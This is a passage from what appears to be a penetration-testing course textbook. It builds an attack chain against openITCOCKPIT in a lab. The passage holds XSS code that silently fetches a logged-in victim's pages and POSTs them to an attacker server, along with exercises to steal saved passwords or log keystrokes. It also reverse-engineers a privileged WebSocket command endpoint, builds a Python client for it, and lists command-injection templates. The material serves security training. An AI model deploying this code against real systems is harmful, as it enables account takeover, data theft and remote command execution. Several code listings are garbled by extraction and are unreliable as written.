We don't want the victim to see the page loading, so we will set the *style* attribute to "display:none". Even though the *iframe* is not shown, the browser will still load the page.

The third line in Listing 430 references an *actions* function that does not currently exist. The *actions* function is the callback that defines the actions we want to perform when the page is loaded. As described earlier, we will wait five seconds to ensure that all content is fully loaded and added to the DOM. This might not be necessary, but in a black box scenario, it's better to exercise caution. After the delay, we will call the function that will grab the content we are looking for.

```
function actions() {
    setTimeout(function(){ getContent() }, 5000); }
```

Listing 431 - Actions function

We are separating a lot of the actions into separate functions. This is not absolutely necessary but this will make the code more manageable when we add more functionality, especially in the Extra Mile exercise.

The *actions* function waits five seconds and calls *getContent()*:

```
function getContent() {
```

}

Listing 432 - getContent definition

In *getContent()*, we will grab all the *a* elements from the *iframe*, extract all *href* tags from the *a* elements, remove all duplicate links, and check the validity of the *href* URL. When we grab all *a* elements the *getElementsByName* function will return a *HTMLCollection*. For further processing, we must convert the *HTMLCollection* to an Array:

```
allA = iframe.contentDocument.getElementsByName("a")

allHrefs = []
for (var i=0; i<allA.length; i++) {
    allHrefs.push(allA[i].href) }
```

Listing 433 - Grabbing all a elements

Next, we need to make sure that the array only contains unique values to reduce the traffic we are sending. The library we are currently exploiting for XSS, *lodash*, has a “unique” function that can handle this. To access this library, we will use the underscore (*_*) character.²¹² We’ll pass the *allHrefs* array into the *unique* function and save the output into *uniqueHrefs*.

```
uniqueHrefs = _.unique(allHrefs)
```

Listing 434 - Obtaining only unique hrefs

Now that we have a list of all unique hrefs, we need to check if the href is a valid URL and remove any links that might log out the current user. In Listing 435, we first create a new array where we can store only the valid URLs. Next, we loop through the *uniqueHrefs*, run the href through a *function(validURL)* to check if the URL is valid and verify that it will not log out the target. The *validURL* function is not currently implemented and will be left as an exercise.

```
validUniqueHrefs = []
for(var i=0; i<uniqueHrefs.length; i++) {
    if (validURL(uniqueHrefs[i])) {
        validUniqueHrefs.push(uniqueHrefs[i]);
```

²¹² (Lodash, 2015), https://github.com/lodash/lodash/blob/1.3.1/doc/README.md#_uniqarray--sortedfalse--callbackidentity-thisarg

Listing 435 - Checking for valid URL

Next, we will send a GET request to each valid and unique href, encode the content, and send the content over to our API server. We will use the *fetch* method to make these requests.

The code block in Listing 436 will loop through each valid, unique href and *GET* the content. Since we don’t want a user’s browser to completely freeze during this operation, we’ll run the request

as an asynchronous task. The reason for using the `fetch` method is that it will return a JavaScript `promise`.¹⁶⁰ A `promise` handles asynchronous operations once they complete or fail. Instead of blocking the entire thread as the code executes, a function passed in to the `promise` will be executed once the operation is complete. This also allows us to tie multiple promises together to ensure one method only executes after another completes.

The `promise` returned by the `fetch` will be handled by `.then` and the response will be passed in as an argument to the function. The text from the response is obtained (which returns another `promise`) and passed into another `.then` function. Within the final `.then` function, the text is sent to our API server along with the source URL:

```
validUniqueHrefs.forEach(href =>{
  fetch(href, {
    "credentials": "include",
    "method": "GET",
  })
  .then((response) => {
    return response.text()
  })
  .then(function (text) {
    fetch("https://192.168.119.120/content", {
      body: "url=" + encodeURIComponent(href) + "&content=" +
        encodeURIComponent(text),
      headers: {
        "Content-Type": "application/x-www-form-urlencoded"
      },
      method: "POST"
    })
  });
})
```

Listing 436 - Obtaining authenticated content

To recap, our JavaScript should now load the homepage (if the user is logged in) and scrape all links. The obtained links are then checked for validity and any logout links are removed. Finally, each link is visited in the background of the user's browser and the contents are forwarded to our API server for storage.

10.6.5.1 Exercises

1. Complete the script by creating the `validURL` function. The function should return all valid HTTP and HTTPS URLs that do not contain any keywords will log out the victim. Ideally we would only want to target the domain the XSS is running on. However, at this point, we are

not aware of how the developers built the links, so we will accept any valid HTTP and HTTPS links.

2. Using the credentials `view@viewer.local:27NZDLgfnY`, login to openITCOCKPIT and XSS that user. It might be tempting to poke around, but remember we are treating this as a black box module. In a real world scenario, we would not have access to these credentials.

¹⁶⁰ (Mozilla, 2020), https://developer.mozilla.org/en-US/docs/Web/JavaScript/Reference/Global_Objects/Promise

10.6.5.2 Extra Miles

1. Capture any pre-filled passwords the user has saved in their browser. Send the captured credentials to the API Server.
2. Capture Login Events if the user we are targeting types in their credentials and clicks “Sign in”. Send the captured credentials to the API Server. This can also be done by creating a JavaScript keylogger.
3. The longer the user is on this page, the more data we can obtain from them. Devise a technique to keep the user on the page longer.

10.6.6 Dumping the Contents

At this point, we should have a database full of content from an authenticated user. The next step is to dump this data into files that are easier to manage. We'll create a Python script that imports and expands on our db.py script.

We'll start off by importing all the necessary libraries and modules. In this case, we need `os` to be able to write the file and we need `create_connection`, `get_content`, and `get_locations` from db.py to get the content. We will also need a variable for the database name we will be using and the directory that we want to place the files into. The contents of Listing 437 will be saved to `dump.py`:

```
import os
from db import create_connection, get_content, get_locations

database = r"sqlite.db"
contentDir = os.getcwd() + "/content"
```

Listing 437 - Required imports for dump.py

Next, we can begin creating the main section of the script. First, we will need to make a database connection and query all locations. For each location, we will query for the content and write the content to the appropriate file. The code for this section is shown in Listing 438.

```
if __name__ == '__main__':
    conn = create_connection(database)      locations =
get_locations(conn)      for l in locations:
    content = get_content(conn, l)
write_to_file(l[0], content)
```

Listing 438 - Main section of dump.py

Next, we'll complete the `write_to_file` function, which stores the contents of each location into an html file. If a location contains a subdirectory, it must be stored in a folder with the same name as the subdirectory. Conveniently, the structure of a URL also fits a URL path and not much modification needs to occur. The `write_to_file` function is shown in Listing 439.

```
def write_to_file(url, content):
    fileName = url.replace('https://', '')
if not fileName.endswith(".html"):
    fileName = fileName + ".html"
    fullname = os.path.join(contentDir, fileName)
path, basename = os.path.split(fullname)      if
not os.path.exists(path):
    os.makedirs(path)      with
open(fullname, 'w') as f:
    f.write(content)
```

Listing 439 - write_to_file Function

The `write_to_file` function can be placed below the creation of the `contentDir` variable but above the `if` statement that checks if the `__name__` variable is set to `__main__`.

10.6.6.1 Exercise

Use the script to dump the contents of the sqlite database.

10.7 RCE Hunting

Now that we have access to the content of an authenticated user, we can start hunting for something that will lead us closer to running system commands. First, we'll inspect the files we currently have access to.

10.7.1 Discovery

The discovery process is not automated and can be time-consuming. However, we can look for keywords that trigger our hacker-senses in order to speed up this process. For example, the `commands.html`, `cronjobs.html`, and `serviceescalations.html` files we obtained from the victim immediately catch our attention as the names of the files suggest that they may permit system access.

Interestingly, `content/openitcockpit/commands.html` contains an object named `appData`, which contains some interesting variables:

```
var appData =
{"jsonData": {"isAjax": false, "isMobile": false, "websocket_url": "wss://openitcockpit/sudo_server", "akey": "1fea123e07f730f76e661bc当地33a94152378611e"}, "webroot": "https://openitcockpit/", "url": "", "controller": "Commands", "action": "index", "params": {"named": [], "pass": []}, "plugin": "", "controller": "commands", "action": "index"}, "Types": {"CODE_SUCCESS": "success", "CODE_ERROR": "error", "CODE_EXCEPTION": "exception", "CODE_MISSING_PARAMETERS": "missing_parameters", "CODE_NOT_AUTHENTICATED": "not_authenticated", "CODE_AUTHENTICATION_FAILED": "authentication_failed", "CODE_VALIDATION_FAILED": "validation_failed", "CODE_NOT_ALLOWED": "not_allowed", "CODE_NOT_AVAILABLE": "not_available", "CODE_INVALID_TRIGGER_ACTION_ID": "invalid_trigger_action_id"}, "ROLE_ADMIN": "admin", "ROLE_EMPLOYEE": "employee"};
```

Listing 440 - Commands.html setting appData

There are two portions of particular interest. First a “websocket_url” is defined, which ends with “sudo_server”. Next, a key named “akey” is defined with a value of “1fea123e07f730f76e661bc当地33a94152378611e”. The combination of a `commands` route and `sudo_server` WebSocket connection endpoint piques our interest.

WebSockets¹⁶¹ are a browser-supported communication protocol that uses HTTP for the initial connection but then creates a full-duplex connection, allowing for fast communication between the client and server. While HTTP is a stateless protocol, Websockets are stateful. In a properly built solution, the initial HTTP connection would authenticate the user and each subsequent WebSocket request would not require authentication. However, due to complexities many developers face when programming with WebSockets, they often “roll their own” authentication. In openITCOCKPIT, we see a key is provided in the same object a `websocket_url` is set. We suspect this might be used for authentication.

WebSockets are often overlooked during pentests. Up until recently, Burp Repeater did not support WebSocket messages and Burp Intruder still does not. However, WebSockets can have just as much control over a server as HTTP can. Finding a WebSocket endpoint (and in this case a key), can significantly increase the risk profile of an application.

In a browser-based application, WebSocket connections are initiated via JavaScript. Since JavaScript is not compiled, the source defining the WebSocket connection must be located in one of the JavaScript files loaded on this page. We can use these files to learn how to communicate with the WebSocket server and create our own client.

The `commands.html` page loads many JavaScript files, but most are plugins and libraries. However, a cluster of JavaScript files just before the end of the `head` tag do not seem to load plugins or libraries:

```
<script src="/vendor/angular/angular.min.js"></script><script
src="/js/vendor/vis4.21.0/dist/vis.js"></script><script
src="/js/scripts/ng.app.js"></script><script src="/vendor/javascript-detect-element-
resize/jquery.resize.js"></script><script src="/vendor/angular-gridster/dist/angular-
gridster.min.js"></script><script src="/js/lib/angular-nestable.js"></script><script
src="/js/compressed-angular-services.js"></script><script
src="/js/compressed-angular-directives.js"></script><script
src="/js/compressed-angular-controllers.js"></script>
```

Listing 441 - Potentially custom JavaScript

As evidenced by the listing, custom JavaScript is stored in the `js` folder and not in `vendor`, `plugin`, or `lib`. We'll `grep` for all script tags that also have a `src` set, removing any entries that are in the `vendor`, `plugin`, or `lib` folders:

```
kali@kali:~/scripts/content/openitcockpit$ cat commands.html | grep -E "script.*src" |
grep -Ev "vendor|lib|plugin"
<script type="text/javascript" src="/js/app/app_controller.js?v3.7.2"></script>
<script type="text/javascript" src="/js/compressed_components.js?v3.7.2"></script>
<script type="text/javascript" src="/js/compressed_controllers.js?v3.7.2"></script>
</script><script type="text/javascript"
src="/frontend/js/bootstrap.js?v3.7.2"></script>
    <script type="text/javascript" src="/js/app/bootstrap.js?v3.7.2"></script>
    <script type="text/javascript" src="/js/app/layoutfix.js?v3.7.2"></script>
    <script type="text/javascript"
src="/smartadmin/js/notification/SmartNotification.js?v3.7.2"></script>
    <script type="text/javascript" src="/smartadmin/js/demo.js?v3.7.2"></script>
<script type="text/javascript" src="/smartadmin/js/app.js?v3.7.2"></script>
```

¹⁶¹ (Wikipedia, 2020), <https://en.wikipedia.org/wiki/WebSocket>

```
<script type="text/javascript"
src="/smartadmin/js/smartwidgets/jarvis.widget.js?v3.7.2"></script>
```

Listing 442 - Finding custom JavaScript files

This leaves us with a more manageable list, but there are some false positives that we can remove. The smartadmin folder is an openITCOCKPIT theme (clarified with a Google search), so we can remove that. We'll save the final list of custom JavaScript files to `~/scripts/content/custom_js/list.txt`, shown in Listing 443.

```
kali@kali:~/scripts/content/custom_js$ cat list.txt
https://openitcockpit/js/app/app_controller.js
https://openitcockpit/js/compressed_components.js
https://openitcockpit/js/compressed_controllers.js
https://openitcockpit/frontend/js/bootstrap.js
https://openitcockpit/js/app/bootstrap.js https://openitcockpit/js/app/layoutfix.js
https://openitcockpit/js/compressed_angular_services.js
https://openitcockpit/js/compressed_angular_directives.js
https://openitcockpit/js/compressed_angular_controllers.js
```

Listing 443 - List of custom JavaScript

It's very rare for client-side JavaScript files to be protected behind authentication. For this reason we should be able to retrieve the files without authentication. We'll use `wget` to download the list of custom JavaScript into the `custom_js` folder:

```
kali@kali:~/scripts/content/custom_js$ wget --no-check-certificate -q -i list.txt

kali@kali:~/scripts/content/custom_js$ ls
app_controller.js      compressed-angular_controllers.js      compressed_components.js      list
bootstrap.js           compressed-angular_directives.js      compressed_controllers.js
bootstrap.js.1          compressed_angular_services.js      layoutfix.js
```

Listing 444 - Downloading custom JavaScript

There are multiple files named `bootstrap.js`, but the content is minimal and can be ignored. The "compressed*" files contain hard-to-read, compressed, JavaScript code. We'll use the `jsbeautify`¹⁶² Python script to "pretty-print" the files into uncompressed variants:

```
kali@kali:~/scripts/content/custom_js$ sudo pip3 install jsbeautifier ...
Successfully built jsbeautifier editorconfig
Installing collected packages: editorconfig, jsbeautifier
Successfully installed editorconfig-0.12.2 jsbeautifier-1.10.3

kali@kali:~/scripts/content/custom_js$ mkdir pretty

kali@kali:~/scripts/content/custom_js$ for f in compressed_*.js; do js-beautify $f >
pretty/"${f//compressed_}"; done;
```

Listing 445 - Using js-beautify to make JavaScript readable

¹⁶² (`beautify-web`, 2020), <https://github.com/beautify-web/js-beautify>

Now that we have a readable version of the custom JavaScript, we can begin reviewing the files. Our goal is to determine how the WebSocket server works in order to be able to interact with it. From this point forward, we will analyze the uncompressed files.

10.7.2 Reading and Understanding the JavaScript

WebSockets can be initiated with JavaScript by running `new WebSocket`.¹⁶³ As we search through the files, we'll use this information to discover clues about the configuration of the "sudo_server" WebSocket.

A manual review of the files leads us to `components.js`. Lines 1248 to 1331 define the component named `WebsocketSudoComponent` and the functions used to send messages, parse responses, and manage the data coming in and going out to the WebSocket server:

```
1248 App.Components.WebsocketSudoComponent = Frontend.Component.extend({ ...  
1273   send: function(json, connection) {  
1274     connection = connection || this._connection;  
1275     connection.send(json) 1276       }, ...  
1331 });
```

Listing 446 - Definition of the SudoService

`WebsocketSudoComponent` also defines the function for sending messages to the WebSocket server. In order to discover the messages that are available to be sent to the server, we can search for any calls to the `.send()` function. To do this, we'll `grep` for "send(" in the uncompressed files.

```
kali㉿kali:~/scripts/content/custom_js$ grep -r "send(" ./ --exclude="compressed*"  
.pretty/angular_services.js: _send(JSON.stringify({  
.pretty/angular_services.js: _send(JSON.stringify({  
.pretty/angular_services.js: _connection.send(json)  
.pretty/angular_services.js: _send(json)  
.pretty/angular_services.js: _send(JSON.stringify({  
.pretty/angular_services.js: _connection.send(json)  
.pretty/angular_services.js: _send(json)  
.pretty/components.js: connection.send(json)  
.pretty/components.js: this.send(this.toJson('requestUniqId', ''))  
.pretty/components.js: this.send(this.toJson('keepAlive', ''))  
.pretty/components.js: this._connection.send(jsonArr);  
.pretty/controllers.js:  
self.WebsocketSudo.send(self.WebsocketSudo.toJson('5238f8e57e72e81d44119a8ffc3f98ea',  
{  
.pretty/controllers.js:  
self.WebsocketSudo.send(self.WebsocketSudo.toJson('package_uninstall', {  
.pretty/controllers.js:  
self.WebsocketSudo.send(self.WebsocketSudo.toJson('package_install', {  
.pretty/controllers.js:  
self.WebsocketSudo.send(self.WebsocketSudo.toJson('d41d8cd98f00b204e9800998ecf8427e',
```

¹⁶³ (Mozilla, 2020), <https://developer.mozilla.org/en-US/docs/Web/API/WebSocket>

```
{
./pretty/controllers.js:
self.WebsocketSudo.send(self.WebsocketSudo.toJson('apt_get_update', ''))

./pretty/controllers.js:
this.WebsocketSudo.send(this.WebsocketSudo.toJson('nagiosstats', [])) ...

./pretty/angular_directives.js:
SudoService.send(SudoService.toJson('enableOrDisableHostFlapdetection',
[object.Host.uuid, 1]))
./pretty/angular_directives.js:
SudoService.send(SudoService.toJson('enableOrDisableHostFlapdetection',
[object.Host.uuid, 0])) ...
}
```

Listing 447 - Rough list of commands

The output reveals a list of useful commands. Removing the false positives, cleaning up the code, and removing duplicate values provides us with the manageable list of commands shown in Listing 448.

```
./pretty/components.js:           requestUniqId
./pretty/components.js:           keepAlive
./pretty/controllers.js:          5238f8e57e72e81d44119a8ffc3f98ea
./pretty/controllers.js:          package_uninstall
./pretty/controllers.js:          package_install
./pretty/controllers.js:          d41d8cd98f00b204e9800998ecf8427e
./pretty/controllers.js:          apt_get_update
./pretty/controllers.js:          nagiosstats
./pretty/controllers.js:          execute_nagios_command
./pretty/angular_directives.js:   sendCustomHostNotification
./pretty/angular_directives.js:   submitHoststateAck
./pretty/angular_directives.js:   submitEnableServiceNotifications
./pretty/angular_directives.js:   commitPassiveResult
./pretty/angular_directives.js:   sendCustomServiceNotification
./pretty/angular_directives.js:   submitDisableServiceNotifications
./pretty/angular_directives.js:   submitDisableHostNotifications
./pretty/angular_directives.js:   enableOrDisableServiceFlapdetection
./pretty/angular_directives.js:   rescheduleService
./pretty/angular_directives.js:   submitServiceDowntime
./pretty/angular_directives.js:   submitHostDowntime
./pretty/angular_directives.js:   commitPassiveServiceResult
./pretty/angular_directives.js:   submitEnableHostNotifications
./pretty/angular_directives.js:   submitServicestateAck
./pretty/angular_directives.js:   rescheduleHost
./pretty/angular_directives.js:   enableOrDisableHostFlapdetection
```

Listing 448 - List of all unique commands

Although many of these seem interesting, the commands specifically listed in controller.js seem to run system-level commands, so this is where we will focus our attention.

The `execute_nagios_command` command seems to indicate that it triggers some form of command execution. Opening the controller.js file and searching for “`execute_nagios_command`” leads us to the content found in Listing 449. A closer inspection of this code confirms that this function may result in RCE:

```
loadConsole: function() {
    this.$jqconsole = $('#console').jqconsole('', 'nagios$ ');
    this.$jqconsole.Write(this.getVar('console_welcome'));
    var startPrompt = function() {
        var self = this;
        self.$jqconsole.Prompt(!0, function(input) {
            self.WebsocketSudo.send(self.WebsocketSudo.toJson('execute_nagios_command', input));
            startPrompt()
        })
    }.bind(this);
    startPrompt()
},

```

Listing 449 - LoadConsole function

This command is used in the *loadConsole* function where there are also references to *jqconsole*. An input to the prompt is passed directly with “*execute_nagios_command*”. A quick search for *jqconsole* reveals that it is a *jQuery terminal plugin*.¹⁶⁴ Interesting.

10.7.2.1 Decoding the Communication

Now that we have a theory on how we can run code, let’s try to understand the communication steps. We will work backwards by looking at what is sent to the *send* function. We will begin our review at the line in *controller.js* where *execute_nagios_command* is sent to the *send* function:

```
4691 self.WebsocketSudo.send(self.WebsocketSudo.toJson('execute_nagios_command',
input));
```

Listing 450 - Argument to execute_nagios_command

Line 4691 of *controller.js* sends *execute_nagios_command* along with an input to a function called *toJson*. Let’s inspect what the *toJson* function does. First, we will discover where the function is defined. To do this, we can use *grep* to search for all instances of *toJson*, which will return many instances. To filter these out, we will use *grep* with the *-v* flag and look for the *.send* keyword.

```
kali@kali:~/scripts/content/custom_js$ grep -r "toJson" ./ --exclude="compressed*" |
grep -v ".send"
./components.js:    toJson: function(task, data) {
./angular_services.js:        toJson: function(task, data) {
./angular_services.js:            toJson: function(task, data) {
```

Listing 451 - Searching for toJson

The search for *toJson* revealed that the function is set in *angular_services.js* and *components.js*. The *components.js* file is the file where we initially found the *WebSocketSudoComponent* component. Since we’ve already found useful information in *components.js*, we will open the file and search for the *toJson* reference. The definition of *toJson* can be found in Listing 452

```
1310      toJson: function(task, data) {
1311          var jsonArr = [];
1312          jsonArr = JSON.stringify({
1313              task: task,
1314              data: data,
```

¹⁶⁴ (Replit, 2019), <https://github.com/replit-archive/jq-console>

```

1315      uniqid: this._unqid,
1316      key: this._key
1317    );
1318    return jsonArr
1319  },

```

Listing 452 - Reviewing toJson

The `toJson` function takes two arguments: the task (in this case `execute_nagios_command`) and some form of data (in this case `input`). The function then creates a JSON string of an object that contains the task, the data, a unique id, and a key. We know where `task` and `data` come from, but we must determine the source of `unqid` and `key`. Further investigation reveals that the `unqid` is defined above the `toJson` function in a function named `_onResponse`:

```

1283  _onResponse: function(e) {
1284    var transmitted = JSON.parse(e.data); 1285      switch
(transmitted.type) {
1286      case 'connection':
1287        this._unqid = transmitted.unqid;
1288        this._success(e);
1289        break;
1290      case 'response':
1291        if (this._unqid === transmitted.unqid) {
1292          this._callback(transmitted)
1293        }
1294        break;
1295      case 'dispatcher':
1296        this._dispatcher(transmitted);
1297        break;
1298      case 'event':
1299        if (this._unqid === transmitted.unqid) {
1300          this._event(transmitted)
1301        }
1302        break;
1303      case 'keepAlive':
1304        break
1305      }
1306    }

```

Listing 453 - Discovering how _unqid is set

Based on the name, the `_onResponse` function is executed when a message comes in. The `unqid` is set to the value provided by the server. We should expect at some point during the connection for the server to send us a `unqid` value. There also seem to be five types of responses that the server will send: `connection`, `response`, `dispatcher`, `event`, and `keepAlive`. We will save this information for later.

Now let's determine the source of the `_key` value. The `setup` function in the same `components.js` file provides some clues:

```

1260  setup: function(wsURL, key) {
1261    this._wsUrl = wsURL;
1262    this._key = key
1263  },

```

Listing 454 - Discovering how _key is set

When `setup` is called, the WebSocket URL and the `_key` variable in the `WebsocketSudo` component are set. Let's `grep` for calls to this function:

```
kali@kali:~/scripts/content/custom_js$ grep -r "setup(" ./ --exclude="compressed"
...
./pretty/controllers.js:      _setupChatListFilter: function() {
./app_controller.js:          this.ImageChooser.setup(this._dom);
./app_controller.js:  this.FileChooser.setup(this._dom);
./app_controller.js:  this.WebsocketSudo.setup(this.getVar('websocket_url'),
thisgetVar('akey'));
```

Listing 455 - Searching for setup execution

Searching for “`setup()`” returns many function calls, but the last result is the most relevant, and the arguments that are being passed in seem familiar as they were set in `commands.html`. At this point, we should have everything we need to construct a `execute_nagios_command` task. However, we should inspect the initial connection process to the WebSocket server to make sure we are not missing anything. The `connect` function in the `components.js` file is a good place to look.

```
1264  connect: function() {
1265    if (this._connection === null) {
1266      this._connection = new WebSocket(this._wsUrl)
1267    }
1268    this._connection.onopen = this._onConnectionOpen.bind(this);
1269    this._connection.onmessage = this._onResponse.bind(this);
1270    this._connection.onerror = this._onError.bind(this);
1271    return this._connection 1272  },
```

Listing 456 - Reviewing connect function

The `connect` function will first create a new WebSocket connection if one doesn't exist. Next, it sets the `onopen`, `onmessage`, and `onerror` event handlers. The `onopen` event handler will call the `_onConnectionOpen` function. Let's take a look at `_onConnectionOpen`.

```
1277  _onConnectionOpen: function(e) {
1278    this.requestUniqId() 1279  },
1307  requestUniqId: function() {
1308    this.send(this.toJson('requestUniqId', '')) 1309  },
```

Listing 457 - Reviewing _onConnectionOpen

The `_onConnectionOpen` function only calls the `requestUniqId` function. The `requestUniqId` function will send a request to the server requesting a unique id. We will have to keep this in mind when attempting to interact with the WebSocket server.

10.7.3 Interacting With the WebSocket Server

Now that we understand WebSocket requests, we can begin to interact with the server. Although Burp can interact with a WebSocket server,¹⁶⁵ the user interface is not ideal for our situation. Burp

¹⁶⁵ (Portswigger, 2020), <https://portswigger.net/web-security/websockets>

also lacks a WebSocket “Intruder”. Because of these limitations, we will instead build our own client in Python.

10.7.4 Building a Client

First, we will build a script that allows us to connect and send any command as “input”. This will help us learn how the server sends its responses. To do this, let’s import modules we’ll need and set a few global variables.

We’ll use the `websocket` module to communicate with the server, `ssl` to tell the WebSocket server to ignore the bad certificate, the `json` module to build and parse the requests and responses, `argparse` to allow command line arguments, and `thread` to allow execution of certain tasks in the background. We know that a unique id and key is sent in every request, so we will define those as global variables:

```
import websocket
import ssl  import
json import
argparse
import _thread as thread

unqid = "" key
= ""
```

Listing 458 - Importing modules and setting globals

Next, we will set up the arguments that we’ll pass into the Python script.

```
if __name__ == "__main__":
    parser
= argparse.ArgumentParser()

    parser.add_argument('--url', '-u',
required=True,
                           dest='url',
help='Websocket URL')      parser.add_argument('''
key', '-k',
                           required=True,
dest='key',
                           help='openITCOCKPIT Key')
parser.add_argument('--verbose', '-v',
help='Print more data',
action='store_true')      args =
parser.parse_args()
```

Listing 459 - Setting argument parsing

We need a `url` and `key` argument to configure the connection to the WebSocket server. We will also allow for an optional `verbose` flag, which will assist during debugging. Next, let’s set up the connection.

As shown in Listing 460, we will set the `key` global variable to the one passed in the argument. Next, we will configure verbose tracing if the argument is set, then we will configure the

connection. We will pass in the URL and set the events to execute the functions that we want in `WebSocketApp`. This means that we will also need to define the four functions (`on_message`, `on_error`, `on_close`, and `on_open`). Finally, we will tell the WebSocket client to connect continuously. We will also pass in the ssl options to ignore the self-signed certificate.

```
key = args.key
websocket.enableTrace(args.verbose)
ws = websocket.WebSocketApp(args.url,
                           on_message = on_message,
                           on_error = on_error,
                           on_close = on_close,
                           on_open = on_open)
ws.run_forever(sslopt={"cert_reqs":ssl.CERT_NONE})
```

Listing 460 - Configuring the connection

Now that we have our arguments set up, let's configure the four functions to handle the events. We will start with `on_open`.

The `on_open` function (shown in Listing 461) will access the WebSocket connection as an argument. Because we want the connection to stay open, but still allow the server to send us messages at any time, we will create a separate thread. The new thread will execute the `run` function, which is defined within the `on_open` function. Inside of `run`, we will have a loop that will run non-stop to listen for user input. The user's input will then be converted to the appropriate JSON and passed to the `send` function for the WebSocket connection.

```
def on_open(ws):
    def run():
        while True:
            cmd = input()
            ws.send(toJson("execute_nagios_command", cmd))
    thread.start_new_thread(run, ())
```

Listing 461 - Creating on_open

While the official client did send a request to generate a uniqid on connection, we didn't find this necessary as the server does it automatically.

Before we move on to the next function to handle events, we will build the `toJson` function. The `toJson` function (Listing 462) will mirror the official client's `toJson` function and will accept the task and data we want to send. We will first build a dictionary that contains the task, data, uniqid, and key. We'll then run that dictionary through a function to dump it as a JSON string.

```
def toJson(task, data):
    req = {
        "task": task,
        "data": data,
        "unqid": uniqid,
        "key": key
    }
    return json.dumps(req)
```

Listing 462 - Creating toJson

Next, we will create the event handler for `on_message`. As we learn how the server communicates, we will make changes to this function. The `on_message` event (Listing 463) passes in the

WebSocket connection and the message that was sent. For now, we will parse the message, set the uniqid global variable if the server sent one, and print the raw message.

```
def on_message(ws, message):
    mes = json.loads(message)
    if "unqid" in mes.keys():
        uniqid =
mes["unqid"]

    print(mes)
```

Listing 463 - Creating on_message

With *on_message* created, we will create the event handlers for *on_error* and *on_close*. For *on_error*, we will simply print the error. For *on_close*, we will just print a message that the connection was closed.

```
def on_error(ws, error):
print(error)

def on_close(ws):
    print("[+]")
Connection Closed)
```

Listing 464 - Creating on_error and on_close

With the script completed, we will use it to connect to the server and attempt to send a `whoami` command.

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bcd33a94152378611e -v
--- request header ---
GET /sudo_server HTTP/1.1
Upgrade: websocket
Connection: Upgrade
Host: openitcockpit
Origin: http://openitcockpit
Sec-WebSocket-Key: 5E+Srv82go8K6QOoJ6WRUQ==
Sec-WebSocket-Version: 13

-----
--- response header ---
HTTP/1.1 101 Switching Protocols
Server: nginx
Date: Fri, 21 Feb 2020 16:36:31 GMT
Connection: upgrade
Upgrade: websocket
Sec-WebSocket-Accept: R4BpxrINRQ/cDOErqo4rbxfliaI=
X-Powered-By: Ratchet/0.4.1
-----

{'payload': 'Connection established', 'type': 'connection', 'task': '', 'unqid': '5e50070feeac73.88569350'} whoami send:
b'\x81\xf5\x8b\xc1\xa3\x9e\xf0\xe3\xd7\xff\xf8\xaa\x81\xa4\xab\xe3\xc6\xe6\xee\xa2\xd6
\xea\xee\x9e\xcd\xff\xec\xa8\xcc\xed\xd4\xa2\xcc\xf3\xe6\xa0\xcd\xfa\x9\xed\x83\xbc\x
\xef\x9\xd7\xff\x9\xfb\x83\xbc\xfc\x9\xcc\xff\xe6\x81\xb2\xab\xe3\xd6\xf0\xe2\xb0
\xca\xfa\x9\xfb\x83\xbc\x9\xed\x83\xbc\xe0\x81\xd\x4\xda\xbc\xb1\xe1\x81\xaf\xed\x84\xc2\x
\xaf\xb9\xf2\xc6\xae\xbc\x9\x4\xad\xbb\x9\x4\x8\xee\xf7\x9\x5\xaf\x8\x9\x2\xc6\xfa\xb8
\xf2\xc2\x9\x7\xbf\xf0\x9\x6\xac\xb\x8\xf\x6\x9\xb\x8\xba\xf\x0\xc\x6\xbc\xf\x6'
{'payload': '\x1b[0;31mERROR: Forbidden command!\x1b[0m\n', 'type': 'response',
```

```
'task': '', 'unqid': '', 'category': 'notification'}
{'type': 'dispatcher', 'running': False}
{'type': 'dispatcher', 'running': False}
^C
send: b'\x88\x829.J.:\xc6'
[+] Connection Closed
```

Listing 465 - First WebSocket connection

This initial connection produces a lot of information. First, upon initial connection, the server sends a message with a type of “connection” and a payload of “Connection established”. Next, in response to the `whoami` command, the server `response` contains “Forbidden command!”. Finally, the server periodically sends a `dispatcher` message without a payload. The `connection dispatcher` message types were not valuable, so we can handle those appropriately in the `on_message` function. We also want to clean up the output of the “`response`” type to only show payload of the message.

Instead of printing the full message (Listing 466), we will print the string “[+] Connected!” if the incoming message is a `connection`. Next, we will ignore the “`dispatcher`” messages and we will print only the payload of a `response`. Since the payload of our `whoami` command already contained a new line character, we will end the print with an empty string to honor the server’s new line.

```
def on_message(ws, message):
mes = json.loads(message)
if "unqid" in mes.keys():
    unqid =
mes["unqid"]
if mes["type"] ==
"connection":
    print("[+] Connected!")
elif mes["type"] == "dispatcher":
    pass
    elif mes["type"] ==
== "response":
    print(mes["payload"], end = '')
else:
    print(mes)
```

Listing 466 - Updating on_message

With everything updated, we will connect and try again, this time without verbose mode:

```
kali@kali:~/scripts$ python3 wsclient.py --url wss://openitcockpit/sudo_server -k
1fea123e07f730f76e661bcd33a94152378611e
[+] Connected! whoami
ERROR: Forbidden command!
^C
[+] Connection Closed
```

Listing 467 - Updated connection with output cleaned up

Now we have an interactive WebSocket connection where we can begin testing the input and finding allowed commands.

10.7.4.1 Exercise

Fuzz the input to find any allowed commands. Find a good list of common commands. This will require changing the script that we just created. Save the new script for fuzzing in a file named `fuzz.py`. You should discover at least one working command. Complete this exercise before moving on to the next section as it is required.

10.7.5 Attempting to Inject Commands

At this point, we should have discovered that `ls` is a valid command. Let's try to escape the command using common injection techniques.

One way to inject into a command is with operators like `&&` and `||`, which “stack” commands. The `&&` operator will run a command if the previous command was successful and `||` will run a command if the previous command was unsuccessful. While there are other command injection techniques, testing each one individually is unnecessary when we can use a curated list to brute force all possible injection techniques.

For example, Fuzzdb,¹⁶⁶ a dictionary of attacks for black box testing, contains a list of possible injections. We can download this list directly from GitHub.

```
kali@kali:~/scripts$ wget -q
https://raw.githubusercontent.com/fuzzdbproject/fuzzdb/master/attack/os-cmd-
execution/command-injection-template.txt

kali@kali:~/scripts$ cat command-injection-template.txt
{cmd}
; {cmd}
; {cmd} ;
^ {cmd} ...
&CMD=${cmd};$CMD
&&CMD=${cmd};$CMD
%0DCMD=${cmd};$CMD
FAIL| |CMD=${cmd};$CMD
<!!--#exec cmd=${cmd}-->
;system('${cmd}')
```

Listing 468 - Downloading the FuzzDB list of commands

The list uses a template where the `{cmd}` variable can be replaced. By looping through each of these injection templates, sending it to the server, and inspecting the response, we can discover if any of the techniques allows for us to inject into the template.

10.7.5.1 Exercises

1. What error message is displayed when submitting a disallowed character?
